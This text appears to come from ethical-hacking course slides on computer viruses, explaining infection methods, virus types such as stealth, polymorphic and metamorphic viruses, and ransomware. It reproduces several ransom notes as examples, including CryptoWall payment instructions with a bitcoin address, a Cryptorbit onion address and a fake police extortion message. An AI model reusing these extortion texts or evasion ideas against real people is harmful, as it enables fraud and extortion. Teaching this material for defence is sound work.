### Before Infection



### After Infection



# Working of Viruses: Attack Phase



- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are **run** and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a particular event

## Unfragmented File Before Attack

File: A

File: B

Page: 1

Page: 2

Page: 3

Page: 1

Page: 2

Page: 3

## File Fragmented Due to Virus Attack

Page: 1

File: A

Page: 3

File: B

Page: 1

File: B

Page: 3

File: A

Page: 2

File: B

Page: 2

File: A

# Why Do People Create Computer Viruses



1

✓ Inflict damage to competitors



2

✓ Financial benefits

3

✓ Research projects

6

✓ Cyber terrorism

4

✓ Play prank

5


✓ Vandalism

7

✓ Distribute political messages



# Indications of Virus Attack



## Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack



## False Positives

However, not all glitches can be attributed to virus attacks



# How does a Computer Get Infected by Viruses



When a user accepts files and **downloads without checking** properly for the source



Opening **infected e-mail attachments**



Installing **pirated software**



Not updating and not installing new versions of **plug-ins**



Not running the latest **anti-virus application**

# Virus Hoaxes and Fake Antiviruses



Hoaxes are **false alarms** claiming reports about a **non-existing virus** which may contain virus attachments





Warning messages propagating that a certain **email message** should not be viewed and doing so will damage one's system

Attackers **disguise malwares** as an **antivirus** and trick users to install them in their systems



Once installed these **fake antivirus**s can **damage target systems** similar to other malwares





Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and **demands an online ransom payment** to the malware creator(s) in order to remove the restrictions

## Ransomware Family

- 🕒 Cryptorbit Ransomware
- 🕒 CryptoLocker Ransomware
- 🕒 CryptoDefense Ransomware
- 🕒 CryptoWall Ransomware
- 🕒 Police-themed Ransomware

Your files are encrypted.  
To get the key to decrypt files you have to pay **500 USD/EUR**. If payment is not made before **02/06/14 - 01:59** the cost of decrypting files will increase 2 times and will be **1000 USD/EUR**

Prior to increasing the amount left:  
**119h 57m 18s**

Your system: Windows 7 (x32) | First connect IP: [REDACTED] | Total encrypted 58 files.

Refresh | Payment | FAQ | Decrypt 1 file for FREE | Support

We are present a special software - CryptoWall Decrypter - which is allow to decrypt and return control to all your encrypted files.  
[How to use CryptoWall decrypter?](#)

**bitcoin**

- You should register Bitcoin wallet ([click here for more information with pictures](#))
- Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.  
Here are our recommendations:
  - [Coin.mx](#) - Recommended for fast, simple service. Takes Credit Card, Debit Card, ACH, Wire
  - [LocalBitcoins.com](#) - Service allows you to search for people in your community willing to sell bitcoins to you directly
  - [coinera.com](#) - Another fast way to buy bitcoins
  - [bitsock.co](#) - Buy Bitcoins Instantly for Cash
  - [How To Buy Bitcoin](#) - An international directory of bitcoin exchanges.
  - [Cash Into Coins](#) - Bitcoin for cash.
  - [Coinjar](#) - Coinjar allows direct bitcoin purchases on their site.
  - [Xapo.com](#)
  - [Bitlicious.com](#)
  - [ZooZao](#) - ZooZao is a global cash payment network enabling consumers to pay for digital currency.
- Send 0.93 BTC to Bitcoin address: **1AKjDnwQGAD3GeHMFH5NxZiH20kjTnB** | [Get QR code](#)
- Enter the Transaction ID and select amount.

Note: Transaction ID - you can find in detailed info about transaction you made.  
(example 44214fc425e4d19380c030729149b34f1ba27c4202775cfe2aa0014ekd912)

6. Please check the payment information and click "PAY".

**PAY**

Num	Draft type	Your sent drafts	Draft number or transaction ID	Amount	Status
Your payments not found.					
0 valid drafts are put, the total amount of 0 USD/EUR. The residue is 500 USD/EUR.					

CryptoWall Ransomware

# Ransomware

(Cont'd)



Cryptorbit

## YOUR PERSONAL FILES ARE ENCRYPTED

All files including videos, photos and documents, etc on your computer are encrypted.

Encryption was produced using a **unique** public key generated for this computer. To decrypt files, you need to obtain the **private key**.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; **the server will destroy the key after a time specified in this window**. After that, nobody and never will be able to restore files.

In order to decrypt the files, open site [4sfxcxtp53imlvzk.onion.to/index.php](http://4sfxcxtp53imlvzk.onion.to/index.php) and follow the instructions.

If [4sfxcxtp53imlvzk.onion.to](http://4sfxcxtp53imlvzk.onion.to) is not opening, please follow the steps below:

1. You must download and install this browser: <http://www.torproject.org/projects/torbrowser.html.en>
2. After installation, run the browser and enter the address: [4sfxcxtp53imlvzk.onion/index.php](http://4sfxcxtp53imlvzk.onion/index.php)
3. Follow the instructions on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.



## Police-themed Ransomware

## Cryptorbit Ransomware



IP: 104.104.104.104

Country: US-United States  
Region: New Jersey  
City: Newark  
ISP: Comcast  
Operating System: Microsoft Windows 7  
User Name: [REDACTED]



### ATTENTION!

Your computer has been blocked up for safety reasons listed below.

You are accused of viewing/storage and/or dissemination of banned pornography (child pornography, prostitution etc). You have violated world declaration on non-proliferation of child pornography. You are accused of committing the crime envisaged by Article 187 of United States of America criminal law.

Article 187 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 5 to 11 years.

Also, you are suspected of violation of "Copyright and Related rights Law" (downloading of pirated music, video, movie) and of use and/or dissemination of copyrighted content; thus, you are suspected of violation of article 148 of United States of America criminal law.

Article 148 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 3 to 7 years or 150 to 550 basic amounts fine.

It was from your computer, that unauthorized access had been stolen to information of State importance and to data closed for public internet access.

Unauthorized access could have been arranged by yourself purposely or mercenary motives, or without your knowledge and consent, provided your computer could have been affected by malware. Consequently, you are suspected - until the investigation is held - of innocent infringement of Article 215 of United States of America criminal law ("Law on negligent and reckless disregard of computers and computer aids").

Article 215 of United States of America criminal law provides for the punishment of deprivation of liberty for terms from 5 to 8 years and/or up to 100,000\$ fine.




How do I unlock the computer using the MoneyGram xpress Pacific?

1. Purchase a MoneyGram xpress Pacific at a participating retailer.
2. Pick up a packet at one of the retailers listed below and send \$100 and \$100.
3. To pay fine you should enter the redemption number found inside your packet press "Pay MoneyGram".

# Ransomware

(Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Types of Viruses



## How Do They Infect?



## What Do They Infect?

# System or Boot Sector Viruses



- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of MBR
- When system boots, **virus code is executed first** and then control is passed to original MBR

## Before Infection



## After Infection



# File and Multipartite Viruses



## File Viruses

- File viruses infect files which are **executed or interpreted in the system** such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

## Multipartite Virus

- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time




# Macro Viruses



 Macro viruses infect files created by Microsoft Word or Excel

 Most macro viruses are written using macro language Visual Basic for Applications (VBA)

 Macro viruses infect templates or convert infected documents into template files, while maintaining their appearance of ordinary document files



# Cluster Viruses



Cluster viruses **modify directory table entries** so that it points users or system processes to the virus code instead of the actual program



There is **only one copy** of the virus on the disk infecting all the programs in the computer system



It will **launch itself first** when any program on the computer system is started and then the control is passed to actual program

# Stealth/Tunneling Viruses

CEH  
Certified Ethical Hacker




These viruses **evade the anti-virus software** by intercepting its requests to the operating system



A virus can **hide itself** by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS



The virus can then **return an uninfected version of the file** to the anti-virus software, so that it appears as if the file is "clean"



# Encryption Viruses



This type of virus **uses simple encryption** to encipher the code



The virus is encrypted with a **different key** for each infected file



AV **scanner** cannot directly detect these types of viruses using signature detection methods



Virus Code

Encryption key 1



Encryption  
Virus 1

Encryption key 2



Encryption  
Virus 2

Encryption key 3




Encryption  
Virus 3

# Polymorphic Code



- Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine)
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection



# Metamorphic Viruses



## Metamorphic Viruses


Metamorphic viruses **rewrite themselves** completely each time they are to infect new executable

## Metamorphic Code

Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again

## Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**



This diagram depicts metamorphic malware variants with recorded code

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# File Overwriting or Cavity Viruses



Cavity Virus **overwrites a part of the host file** that is with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality

## Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant



Original File  
Size: 45 KB

## Content in the file after infection

Null Null Null Null Null Null Null  
Null Null Null Null Null Null Null



Infected File  
Size: 45 KB

# Sparse Infector Viruses



## Sparse Infector Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**



By infecting less often, such viruses try to **minimize the probability** of being discovered

## Difficult to Detect

## Infection Process



Wake up on 15<sup>th</sup> of every month and execute code



# Companion/Camouflage Viruses



01

A Companion virus creates a companion file for each executable file the virus infects



02

Therefore, a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and infect the system



Attacker

Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory



Notepad.exe




Notepad.com

# Shell Viruses



- Virus code forms a shell around the target host program's code, making itself the original program and host code as its sub-routine
- Almost all boot program viruses are shell viruses



# File Extension Viruses



File extension viruses **change the extensions** of files


.**TXT** is safe as it indicates a pure text file

With extensions turned off, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**

If you have forgotten that extensions are turned off, you might think this is a **text file** and open it

This is an **executable Visual Basic Script** virus file and could do serious damage

Countermeasure is to turn off "**Hide file extensions**" in Windows

